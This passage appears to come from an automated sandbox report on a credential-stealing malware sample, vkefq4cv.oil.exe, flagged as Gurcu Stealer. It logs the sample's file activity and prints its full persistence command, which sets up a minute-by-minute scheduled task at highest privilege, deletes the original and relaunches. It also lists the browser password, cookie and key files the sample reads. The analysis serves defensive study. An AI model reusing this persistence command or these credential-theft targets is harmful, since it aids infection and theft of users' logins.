C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	success or wait	3	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	768	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	4096	success or wait	64	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	104	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	444	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	309	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	160	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	4096	end of file	1	71A89B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	0	4096	success or wait	4	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	0	767	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	0	4096	success or wait	4	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	0	767	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	4	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	0	417	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	0	4096	success or wait	20	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	0	950	end of file	2	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	0	4096	success or wait	3	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	0	488	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	4	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	0	986	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	4	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	0	994	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	0	4096	success or wait	4	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	0	113	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	4	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	0	191	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	0	4096	end of file	1	71A89B71	ReadFile

Analysis Process: conhost.exe PID: **4176**, Parent PID: **1516**

General

Target ID:	2
Start time:	16:16:59
Start date:	10/02/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000

File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: WmiPrvSE.exe PID: **7216**, Parent PID: **752**

General

Target ID:	3
Start time:	16:17:00
Start date:	10/02/2024
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff693ab0000
File size:	496'640 bytes
MD5 hash:	60FF40CFD7FB8FE41EE4FE9AE5FE1C51
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

Analysis Process: vkefq4cv.oil.exe PID: **7316**, Parent PID: **6780**

General

Target ID:	4
Start time:	16:17:09
Start date:	10/02/2024
Path:	C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe"
Imagebase:	0x1f995eb0000
File size:	131'528 bytes
MD5 hash:	869F82DF0992DC2F5155D8F69FD1C9CF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GurcuStealer, Description: Yara detected Gurcu Stealer, Source: 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFAFA797B	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFAFA797B	unknown
C:\Users\user\AppData\Local\RobloxSecurity	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFDF9DE0A4E	CreateDirectoryW
C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFDFA47008B	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\vkefq4cv.oil.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFDFB54C8FD	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe	0	131072	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 01 5b fd 00 00 00 00 00 00 00 00 fd 00 22 00 0b 01 30 00 00 fd 01 00 00 0a 00 00 00 00 00 00 fd fd 01 00 00 20 00 00 00 00 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 40 02 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL["0 @ @`	success or wait	2	7FFDFA47008B	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\vkefq4cv.oil.exe.log	0	847	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 36 34 5c 53 79 73 74 65 6d 5c 62 31 38 37 62 37 66 33 31 63 65 65 33 65 38 37 62 35 36 63 38 65 64 63 61 35 35 33 32 34 65 30 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 58 6d 6c 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll",03,"System.Xml, Version=4.0.0.	success or wait	1	7FFDFB54C978	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAF86FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFAF86FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d2188091d76ccffa\mscorlib.ni.dll.aux	0	176	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAF7F056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFAF7F056	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAF86FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFAF86FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	8171	end of file	1	7FFDFAF86FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFDF9DDC9C8	ReadFile

Analysis Process: cmd.exe PID: **7420**, Parent PID: **7316**

General

Target ID:	5
Start time:	16:17:12
Start date:	10/02/2024

Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C chcp 65001 && timeout /t 3 > NUL && schtasks /create /tn "vkefq4cv.oil" /sc MINUTE /tr "C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe" /rl HIGHEST /f && DEL /F /S /Q /A "C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe" &&START "" "C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Imagebase:	0x7ff677710000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7432, Parent PID: 7420

General

Target ID:	6
Start time:	16:17:12
Start date:	10/02/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: chcp.com PID: 7468, Parent PID: 7420

General

Target ID:	7
Start time:	16:17:12
Start date:	10/02/2024
Path:	C:\Windows\System32\chcp.com
Wow64 process (32bit):	false
Commandline:	chcp 65001
Imagebase:	0x7ff6bf650000
File size:	14'848 bytes
MD5 hash:	33395C4732A49065EA72590B14B64F32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: 7484, Parent PID: 7420

General

Target ID:	8
Start time:	16:17:12
Start date:	10/02/2024
Path:	C:\Windows\System32\timeout.exe
Wow64 process (32bit):	false
Commandline:	timeout /t 3
Imagebase:	0x7ff61b030000
File size:	32'768 bytes
MD5 hash:	100065E21CFBBDE57CBA2838921F84D6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\Null	15	15	20 73 65 63 6f 6e 64 73 2c 20 70 72 65 73 73	seconds, press	success or wait	1	7FF61B03352D	fprintf
\Device\Null	52	37	08 32 08 31 08 30 0d 0a	210	success or wait	1	7FF61B03352D	fprintf
\Device\Null	54	2	08 31	1	success or wait	3	7FF61B03352D	fprintf
\Device\Null	60	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF61B03352D	fprintf

Analysis Process: schtasks.exe PID: 7600, Parent PID: 7420

General

Target ID:	10
Start time:	16:17:15
Start date:	10/02/2024
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /create /tn "vkefq4cv.oil" /sc MINUTE /tr "C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe" /rl HIGHEST /f
Imagebase:	0x7ff76f990000
File size:	235'008 bytes
MD5 hash:	76CD6626DD8834BD4A42E6A565104DC2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: vkefq4cv.oil.exe PID: 7620, Parent PID: 7420

General

Target ID:	11
Start time:	16:17:15
Start date:	10/02/2024
Path:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe"
Imagebase:	0x1b8a9a90000
File size:	131'528 bytes
MD5 hash:	869F82DF0992DC2F5155D8F69FD1C9CF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low
Has exited:	false

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFAFA797B	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFAFA797B	unknown
C:\Users\user\AppData\Local\4cn9n9irdf	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFDF9DE0A4E	CreateDirectoryW
C:\Users\user\AppData\Local\4cn9n9irdf\p.dat	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9DE517F	CreateFileW
C:\Users\user\AppData\Local\4cn9n9irdf\report.lock	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9DE517F	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\4cn9n9irdf\p.dat	0	4	36 37 38 37	6787	success or wait	1	7FFDF9DDC9C8	WriteFile
C:\Users\user\AppData\Local\4cn9n9irdf\report.lock	0	1	31	1	success or wait	1	7FFDF9DDC9C8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAF86FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFAF86FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d2188091d76ccffa\mscorlib.ni.dll.aux	0	176	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAF7F056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFAF7F056	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAF86FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFAF86FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	8171	end of file	1	7FFDFAF86FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\ONBQCLYSPU.docx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\UMMBDNEQBN.docx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\VLZDGUKUTZ.docx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\XZXHAVGRAG.docx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\HTAGVDFUIE.xlsx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\LTKMYBSEYZ.xlsx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\ONBQCLYSPU.xlsx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\UMMBDNEQBN.xlsx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\HTAGVDFUIE.pdf	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\KZWFNRXYKI.pdf	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\NWTVCDUMOB.pdf	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Desktop\VLZDGUKUTZ.pdf	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	0	6648	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\History	0	126976	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	0	49152	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Web Data	0	114688	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\fqs92o4p.default-release\key4.db	0	294912	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\fqs92o4p.default-release\cookies.sqlite	0	98304	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\fqs92o4p.default-release\places.sqlite	0	5242880	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	66646	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies	0	28672	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	0	159744	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	0	40960	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	0	106496	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\ONBQCLYSPU.docx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
\pipe	0	1024	pipe broken	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\UMMBDNEQBN.docx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\VLZDGUKUTZ.docx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
\pipe	0	1024	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\XZXHAVGRAG.docx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\HTAGVDFUIE.xlsx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\LTKMYBSEYZ.xlsx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\ONBQCLYSPU.xlsx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\UMMBDNEQBN.xlsx	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\HTAGVDFUIE.pdf	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\KZWFNRXYKI.pdf	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\NWTVCDUMOB.pdf	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Users\user\Downloads\VLZDGUKUTZ.pdf	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
\pipe	0	1024	pipe broken	1	7FFDF9DDC9C8	ReadFile
\pipe	0	1024	pipe broken	1	7FFDF9DDC9C8	ReadFile
\pipe	0	1024	success or wait	1	7FFDF9DDC9C8	ReadFile
\pipe	0	1024	pipe broken	1	7FFDF9DDC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\567ff6b0de7f9dcd8111001e94ab7cf6\System.Drawing.ni.dll.aux	0	584	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\2a7fffeef3976b2a6f273db66b1f0107\System.Windows.Forms.ni.dll.aux	0	1720	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFDFAF55F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFDF9DDC9C8	ReadFile
\pipe	0	4096	success or wait	1	7FFDF9DDC9C8	ReadFile

